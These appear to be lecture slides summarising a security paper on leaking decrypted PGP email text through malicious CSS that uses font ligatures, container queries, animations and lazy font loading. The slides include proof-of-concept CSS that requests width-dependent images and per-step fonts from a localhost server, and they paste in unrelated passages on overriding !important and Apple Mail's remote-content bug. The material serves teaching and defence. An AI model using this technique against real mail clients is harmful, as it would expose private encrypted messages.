Styled to Steal: The Overlooked Attack Surface in Email Clients

Leon Trampert
leon.trampert@cispa.de
CISPA Helmholtz Center for Information Security
Saarbrücken, Germany

Daniel Weber
daniel.weber@cispa.de
CISPA Helmholtz Center for Information Security
Saarbrücken, Germany

Christian Rossow
rossow@cispa.de
CISPA Helmholtz Center for Information Security
Saarbrücken, Germany

Michael Schwarz
michael.schwarz@cispa.de
CISPA Helmholtz Center for Information Security
Saarbrücken, Germany

CCS '25

Exfiltration Attack

- This paper uses a malicious CSS to exfiltrate text content from an encrypted email

Pretty Good Privacy (PGP)

- Not a major important factor of paper
- Instead of bypassing PGP the attack targets the **rendering process** after decryption happens in the email client

What is Wrong with Rendering?

- Untrusted Style and Protected HTML plain text are often rendered in the **same context**

Table 1: **Results on PGP-compliant email clients. ● shows that plaintext and untrusted styles are rendered in the same context.**

Type	Client	Plugin	Mixed Context
Cross-Platform	Thunderbird	-	●
Windows	Outlook	gpg4o	
	Outlook	gpg4win	
Linux	Evolution	-	
	KMail	-	●
macOS	Apple Mail	GPGSuite	●

Efail Attack

- Is this attack the first of its kind? ➔ No!


- **Malicious HTML** can be used to conduct direct content exfiltration attack.

- Other CSS-based attacks
  - Malicious CSS can exfiltrate sensitive information using attribute selectors
    - This paper targets text content!

Key Contribution

- CSS-based exfiltration is not new but…
- *If you forget everything about this paper remember this paper does malicious CSS to exfiltrate text content using:*
  - CSS animations + Lazy Loading Fonts
    - We will talk about these two later!

Threat Model



(a) **Alice encrypts a secret message with Bob's public key.**

(b) **The attacker adds a malicious stylesheet to the email.**


(c) **Bob opens the email, decrypts and renders the message.**

(d) **Network requests leak the decrypted content (see Figure 2).**

Figure 1: **The end-to-end workflow of our attack. The attacker obtains a PGP-encrypted email. They then add a malicious stylesheet to the email. Upon opening the email, the victim's client decrypts and renders the email. The malicious stylesheet and decrypted content are rendered in the same context, which allows for exfiltrating the content via network requests.**

Glyphs and Fonts


- When rendering fonts two characters can be combined into a glyph.
  - Glyphs can be assigned metadata like width



Remote Content Loading

- Basis of CSS based exfiltration
  - “If character is ‘0’ load 0.jpg” “If character is ‘1’ load 1.jpg”
    - The attacker controlled server can detect what the content of the email is from what content is requested

Basic Idea


Attacker
Glyph: "He": Width 1
Load cat.jpg
Secret Email:
"Hello"
cat.jpg loaded!
First two
characters are
"He"!

Problem

- Is it all fine?

Problem

- Is it all fine?
- Total alphabet: 52
- All possible glyphs
  - (for first two): 52*52 = 2704
  - (for first three): 52*52*52 = 140608

Problem

- Is it all fine?
- Total alphabet: 52
- All possible glyphs
  - (for first two): 52*52 = 2704
  - (for first three): 52*52*52 = 140608


- **Glyphs use 16-bit** unsigned integers
  - (65,535 glyphs per font!)
  - Impossible to leak all text inside an email!


Multiple Fonts

- The solution is using multiple fonts
  - Given that we know the first two characters are “He”
  - The adversary generates a new font
    - This glyph will have “He” as prefix (“Hea”, “Heb”, …)

  - How do we exactly use multiple fonts?

CSS Animations + Lazy Loading Fonts





(a) **The attacker creates a custom font with ligatures that assign unique widths (*w1*, *w2*) to prefixes starting with the characters `0` and `1`, respectively. All non-matching patters are assigned the width 0. The width is then measured using container queries. Loading a unique width-dependent resource now leaks the first character.**

(b) **The attacker builds Font 2 using the known prefix `1`. With the potential next characters `0` and `1`, the prefixes `10` and `11` are assigned unique widths (*w3*, *w4*). This is again measured and leaked to the attacker, revealing the second character. The attacker repeats these steps until the full secret is extracted.**

Figure 2: **A high-level overview of our attack technique. The binary string `10` serves as an example secret. We leverage font ligatures (①) that assign a unique width to text elements. For clarity, we use regex syntax for the ligatures. The element's width is measured using container queries (②), which leads to the loading of a unique, width-dependent remote resource (③). Using CSS animations and lazy font loading (④), the attacker repeats this process for each character, thus incrementally expanding the known prefix character by character. The entire process is invisible for the victim.**

Actual CSS (in PoC)

```
/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
@container (1039.48px < width) and (width < 1039.9px) {
    * {
    background-image: url("http://localhost:3000/measure/y?it=127");
    }
    tbody {
    display: block;
    }
}

/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
@container (width > 1039.7833343505858px) {
    * {
    background-image: url("http://localhost:3000/measure/z?it=127");
    }
    tbody {
    display: block;
    }
}
```

Width Measurement:
Each range correspond to different characters

Actual CSS (in PoC)

```
/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
@container (1039.48px < width) and (width < 1039.9px) {
    * {
    background-image: url("http://localhost:3000/measure/y?it=127");
    }
    tbody {
    display: block;
    }
}

/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
@container (width > 1039.7833343505858px) {
    * {
    background-image: url("http://localhost:3000/measure/z?it=127");
    }
    tbody {
    display: block;
    }
}
```

Width Measurement:
Each range correspond to different characters

Different Fonts to load

```
@font-face {
    font-family: 'CustomFont0';
    src: url('http://localhost:3000/font/next?it=0');
    font-display: block;
}

@font-face {
    font-family: 'CustomFont1';
    src: url('http://localhost:3000/font/next?it=1');
    font-display: block;
}

@font-face {
    font-family: 'CustomFont2';
    src: url('http://localhost:3000/font/next?it=2');
    font-display: block;
}

@font-face {
    font-family: 'CustomFont3';
    src: url('http://localhost:3000/font/next?it=3');
    font-display: block;
}
```

Actual CSS (in PoC)

```
/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
@container (1039.48px < width) and (width < 1039.9px) {
    * {
    background-image: url("http://localhost:3000/measure/y?it=127");
    }
    tbody {
    display: block;
    }
}

/* ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ */
@container (width > 1039.7833343505858px) {
    * {
    background-image: url("http://localhost:3000/measure/z?it=127");
    }
    tbody {
    display: block;
    }
}
```

Width Measurement:
Each range correspond to different characters

Different Fonts to load

```
@font-face {
    font-family: 'CustomFont0';
    src: url('http://localhost:3000/font/next?it=0');
    font-display: block;
}

@font-face {
    font-family: 'CustomFont1';
    src: url('http://localhost:3000/font/next?it=1');
    font-display: block;
}

@font-face {
    font-family: 'CustomFont2';
    src: url('http://localhost:3000/font/next?it=2');
    font-display: block;
}

@font-face {
    font-family: 'CustomFont3';
    src: url('http://localhost:3000/font/next?it=3');
    font-display: block;
}
```

```
@keyframes CustomAnimation {
0.0% {
    font-family: 'CustomFont0';
}

1.0% {
    font-family: 'CustomFont1';
}

1.5% {
    font-family: 'CustomFont2';
}

2.5% {
    font-family: 'CustomFont3';
}

3.0% {
    font-family: 'CustomFont4';
}

4.0% {
    font-family: 'CustomFont5';
}

4.5% {
    font-family: 'CustomFont6';
}

5.5% {
    font-family: 'CustomFont7';
}
```

Animation that loads each font

Lazy Loading Fonts

- All major browser engines **defer** the loading of remote fonts until they are required for rendering
  →(Lazy Loading Fonts)

- Missing Glyphs won't be required immediately
  - (we still have some time)
  - Who buys the time?

- animation-delay: slows down the speed

```
/* pre contains the decrypted message *
pre {
  text-wrap: nowrap !important;
  overflow: hidden !important;
  width: fit-content !important;
  font-size: 160px;
  animation: CustomAnimation 64s;
  animation-delay: 2s;
  font-family: 'CustomFont0';
}
```

Overall picture

- 1. Glyphs are used to load different background
  - (Leaks content)
- 2. New Font generated online is loaded using CSS animation
  - (Time is provided using animation-delay)
- 3. Lazy Loading Fonts allows this and takes the new font

- → Incrementally Leak email content only using CSS

Limitations?

- What if the original encrypted-HTML has CSS already?
  - !important keyword is used to override

```
/* pre contains the decrypted message *
pre {
  text-wrap: nowrap !important;
  overflow: hidden !important;
  width: fit-content !important;
  font-size: 160px;
  animation: CustomAnimation 64s;
  animation-delay: 2s;
  font-family: 'CustomFont0';
}
```

  - However !important can be overridden

Avoiding and overriding `!important`

The best approach is to not use `!important`. The above explanations on specificity should be helpful in avoiding using the flag and removing it altogether when encountered.

To remove the perceived need for `!important`, you can do one of the following:

- Increase the specificity of the selector of the formerly `!important` declaration so that it is greater than other declarations
- Give it the same specificity and put it after the declaration it is meant to override
- Reduce the specificity of the selector you are trying to override.

All these methods are covered in preceding sections.

If you're unable to remove `!important` flags from an authors style sheet, the only solution to overriding the important styles is by using `!important`. Creating a cascade layer of important declaration overrides is an excellent solution. Two ways of doing this include:

METHOD 1

1. Create a separate, short style sheet containing only important declarations specifically overriding any important declarations you were unable to remove.
2. Import this stylesheet as the first import in your CSS using `layer()`, including the `@import` statement, before linking to other stylesheets. This is to ensure that the important overrides is imported as the first layer.

CSS Copy

```
@import "importantOverrides.css" layer();
```

Interesting Nuance of Remote Content Loading

- ➔ Simple answer: It can cause additional problems

Interesting Nuance of Remote Content Loading

- Why not just disable Remote Content Loading?

(Some clients prevent Remote Content Loading)

- Still bypassed using background-image property with url()

Interesting Nuance of Remote Content Loading

- Why not just make a whitelist?

(Some clients keep an allowlist)
- Still can be bypassed using sender spoofing

- “Moreover, Thunderbird’s documentation only mentions privacy implications of loading remote content, not security risks.”

Friday, June 7, 2024

Apple Mail's Broken "Block All Remote Content"

Jeff Johnson (Mastodon):

> Mail app on macOS has a privacy setting Block All Remote Content that prevents downloaded emails from connecting to the internet. For example, HTML emails frequently include image links, which can be used for tracking: when the image is loaded from a remote server, the owner of the server knows that you've opened the email! Block All Remote Content is supposed to prevent this kind of tracking, and it did… until macOS Sonoma.
>
> […]
>
> The remote connection attempt doesn't occur when I open the email. […] In this case, the remote connection attempt occurred when I opened Mail app itself and the new email was downloaded.

What would we do without Little Snitch?

Update (2025-04-22): frijole:

> When I reported the issue with Mail not blocking remote content last year they directed me to the security site instead of regular feedback, then a couple months ago they gave me a bug bounty and the fix went out in 15.4

Looks like this was CVE-2025-24172.

Mitigation

- “Block” Remote Content Loading
- Isolate confidential content from untrusted stylesheet
- Detect Attack (consistently loading fonts)
  - Still other variations are possible
    - Exfiltrate 4 Number pin (10,000<65535) (Can be done with single font)
    - Detect existence of a single string (single glyph of that string)